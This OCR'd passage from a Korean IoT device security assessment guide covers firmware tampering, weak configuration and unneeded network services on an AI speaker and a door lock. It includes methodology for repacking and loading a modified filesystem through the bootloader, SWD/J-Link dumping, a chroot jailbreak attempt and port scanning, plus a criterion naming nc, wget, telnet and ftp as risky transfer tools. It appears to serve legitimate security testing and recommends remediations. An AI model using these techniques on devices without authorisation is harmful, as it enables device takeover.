


그림 29. Device 분해 시도

RS232 로 연결 시 아래와 같은 Openwrt 콘솔 확인 및 Busybox 구동을 확인하였다.




그림 30. Busybox 확인 및 chroot 확인

접근 가능한 Busybox shell 내에서 실제 Filesystem 에서 사용되는 명령어 및 설정 파일이 존재하지 않음을 확인하였고, /dev, /mnt 내에 상위 폴더에 접근 가능한 별도 구성 없음을 확인하였다. (Busybox 를 통한 Filesystem Dump 가능 명령어 없음)




그림 31. Chroot 적용 및 주요 설정 및 명령 확인 불가

※ unchroot 명령어는 제공되지 않으며, 크로스 컴파일을 통해 chroot jailbreak(chw00t)의 실행을 시도하였으나 불가능하였다. (https://github.com/earthquake/chw00t)

5.4. [FW-002] 펌웨어 변조 적용 가능 여부

구분	내용
전제조건	· 펌웨어 획득 혹은 사전 제공
취약점 설명	· [변조된 펌웨어의 적용 가능 여부] · 임의의 펌웨어를 업데이트 하거나 변조된 Filesystem 적용이 가능한 경우 기기의 S/W를 임의 개조하여 구동이 가능한 취약점 · ※ 변조된 펌웨어에 의해 대상 기기가 망가질 수 있으니 주의 필요
판단 기준	· + 다양한 경로를 통해 획득한 펌웨어가 아래와 같이 적용이 가능한 경우 - **[취약]** 펌웨어 업데이트 기능을 통해 변조된 펌웨어를 즉시 적용 가능 한 경우 - **[취약]** 부트로더를 통해 임의의 펌웨어 혹은 Filesystem을 Load하여 실행 가능한 경우
취약점 영향력	· 변조된 펌웨어로 임의 업데이트를 수행하여 기기를 완전하게 제어할 가능성이 있음
보안대책	· 펌웨어 구동 전 무결성 검증 필요 · Filesystem의 구동 전 변조 여부 검증 필요 · 내/외 불필요한 물리적 인터페이스 제거 · 전용 프로그램 등을 통해 디버그 포트에 접근할 수 있도록 구현

표 10. 펌웨어 변조 적용 가능 여부

5.4.1. 취약 Case 1 (AI 스피커)

Dump 를 통해 획득한 한 주요 파일 중 Android USB 모드 설정파일 변경을 시도하였다.




그림 32. USB HOST 설정으로 변경

변경한 파일을 포함해 Filesystem 을 재압축 하였다.




그림 33. FileSystem 재 압축

Kermit 을 활용하여 변경된 Filesystem 을 Device 메모리에 Load 하기 위해 전송 관련 설정을 수행하였다.




그림 34. 변경 내역 반영을 위한 Device 전송 설정

Device 로 전송을 시도하였다




그림 35. Kermit 을 통한 전송

전송 완료 후 수동 부팅 진행이 가능한 것을 확인하였다.

그림 36. 전송 및 로드 완료 후 수동 Boot 진행

Device 외부 USB <-> PC 연결을 재시도하였다.




그림 37. 외부 USB 포트를 활용한 adb 연결 시도

설정 변경 적용을 통해 Android 용 adb(Android) 접근이 가능함을 확인하였다.




그림 38. 변조 Filesystem Load 시 정상 동작 확인

5.5. [FW-003] 설정 미흡 여부

구분	내용
전제조건	· Device 분해/개조 · MCU 종류에 따른 디버거 필요
취약점 설명	· [설정 미흡으로 판단되는 취약점들의 존재 유무 확인] · Device Chipset, 부팅 과정, 구동되는 서비스들에 대한 보안 설정이 미흡할 경우 정보 노출/침입 등에 악용 가능한 취약점
판단 기준	· + Datasheet 및 공식 홈페이지의 Document 확인을 통해 MCU 보안 기능의 제공여부 확인 - [양호] 해당 보안기능이 적용되어 Debugging 및 Dump가 불가능한 경우 · + Busybox 와 같은 제공 도구들의 확인 - **[취약]** nc, wget, telnet, ftp와 관련된 파일 전송이 가능한 명령어 들이 존재하는 경우 · + 서비스 설정 미흡 관련 취약점 확인 - **[취약]** Device에서 접근 가능한 서비스(FTP, SSH, Web 등)가 보안 설정이 미흡하여 발생하는 문제로 판단되는 경우 · ※ 부가적으로 Shell 접근이 가능하고, 설정 파일의 평문 조작이 가능한 경우 - 서비스 내 주요 설정 파일들을 확인하여 취약한 설정이 있는지 확인
취약점 영향력	· 변조된 펌웨어 Load를 통해 사용 중 공격자의 임의대로 Device 제어가 가능할 수 있음. · 서비스의 취약점을 통해 주요 파일들을 탈취하거나 shell 획득이 가능할 수 있음.
보안대책	· 제공되는 보안기능 설정을 확인하고 이를 적용할 수 있도록 함 (ex: Secure lock, jtag password 설정 등) · Busybox 구성(menuconfig)을 활용하여 관련 명령어 제거 설정 후 Build 수행 · 불필요 서비스일 경우 서비스를 제거함 · 서비스의 설정을 변경하여 취약점을 제거함 · + 가능한 경우 - Secure boot 기능 활용 - 하드웨어 보안 모듈 (Trusted Platform Module) 사용

표 11. 서비스 설정 미흡

5.5.1. 양호 Case 1 (도어락)

[주의사항]

- Chip 의 제조사 마다 서로 다른 Debugger 가 필요할 수 있음. (ST-Link, J-link 등)

※ 잘 알려진 Device 의 경우 분해 전 검색 엔진을 통해 해체, 분해 관련 키워드 (Teardown, Disassemble)등으로 사전 검색하여 정보를 수집을 시도하는 것이 좋다.

[준비물]

* EFM(ARM) 계열 MCU 의 Debug, Dump 수행을 위한 장비
  - SEGGER J-Link v8, v9, v10 Debugger [상용 제품이며 version 외 Edition 별기능 차이 있음), 유사클론존재]
* S/W
  - SEGGER 홈페이지 참고 (https://www.segger.com/downloads/jlink/)

EFM32G232XXX 계열 MCU 를 확인하였고 DataSheet 확인 및 공식 wiki 를 확인하여 보안 관련 옵션이 있는 것으로 확인하였다.




그림 39. MCU 보안 옵션 확인

PCB 내 내부 포트를 통해 SWDIO, SWCLK, SWO, GND 등의 단자를 Debugger(J-link)에 연결하였다.




그림 40. SWD 연결 시도

Debugger 를 통해 메모리 확인 시도를 위해 제조사 제공 도구들을 활용하였으나 MCU(Micro Controller Unit) 보안기능에 의한 펌웨어 보호 활성화를 확인하였다.




그림 41. SEGGER commander, J-Flash 구동 시 보호 메시지 확인

※ [주의] 검색 엔진을 통해 확인한 임의의 Debug lock 해제를 위한 스크립트 구동 시 펌웨어 제거 확인 (A/S 불가능). – (https://nathan.vertile.com/blog/2017/03/05/unlocking-stm32-chips/)

5.6. [FW-004] 불필요한 네트워크 서비스 존재 여부

구분	내용
전제조건	· Device 분해/개조 · 펌웨어 획득 혹은 사전제공
취약점 설명	· [불필요한 서비스의 존재 유무 확인] Device 사용 시 불필요한 서비스들을 통해 Device 내의 정보가 노출되거나 디바이스를 장악할 가능성이 존재하는 취약점
판단 기준	· 불필요한 서비스 및 데몬 구동 여부를 확인해야 함 (부득이한 경우 사용자 인증 제공 여부 체크 필요) - FTP, Telnet, SSH, NFS, Upnp · Shell 접근이 불가능 한 경우 - 해당 Device에 ip가 할당되어 있으면 해당 IP에 대한 포트 스캐닝을 수행 - 포트가 존재할 경우 접속 수행하여 확인 - 해당 포트들에 대한 알려진 취약점 확인 ※ 부가적으로 Shell 접근이 가능한 경우 - shell(sh, busybox)에서 netstat 등의 명령어를 활용하여 외부에서 접근 가능한 포트가 있는지 확인
취약점 영향력	· 제품 내의 임의로 제공되는 서비스를 통해 디바이스 장악에 활용 (Backdoor) · 사용자가 인지하지 못하는 서비스를 공격자가 악용할 수 있음
보안대책	· 불필요한 네트워크 서비스 제거

표 12. 불필요한 네트워크 서비스

5.6.1. 양호 Case 1 (AI 스피커)

해당 장치에 IP 가 할당이 되어 있어서 아래와 같이 포트 스캔을 수행하였다.




그림 42. nmap 을 활용한 포트 스캔 수행

최종적으로 9000 포트에 접근이 가능하지만 해당하는 포트에 대한 알려진 접근 방법으로는 해당 포트에서 제공하는 서비스에 접근할 수 없었다. 또한 해당 포트에 대해 일반적이지 않은 데이터 전송을 시도하였으나 동작 없음을 확인하였다.




그림 43. 알려진 서비스 접근 방식으로 접근 시도

내부 포트를 통해 네트워크 서비스를 확인한 결과 /home/media 바이너리에 의해 서비스되고 있음을 확인(netstat –atp)하였다.

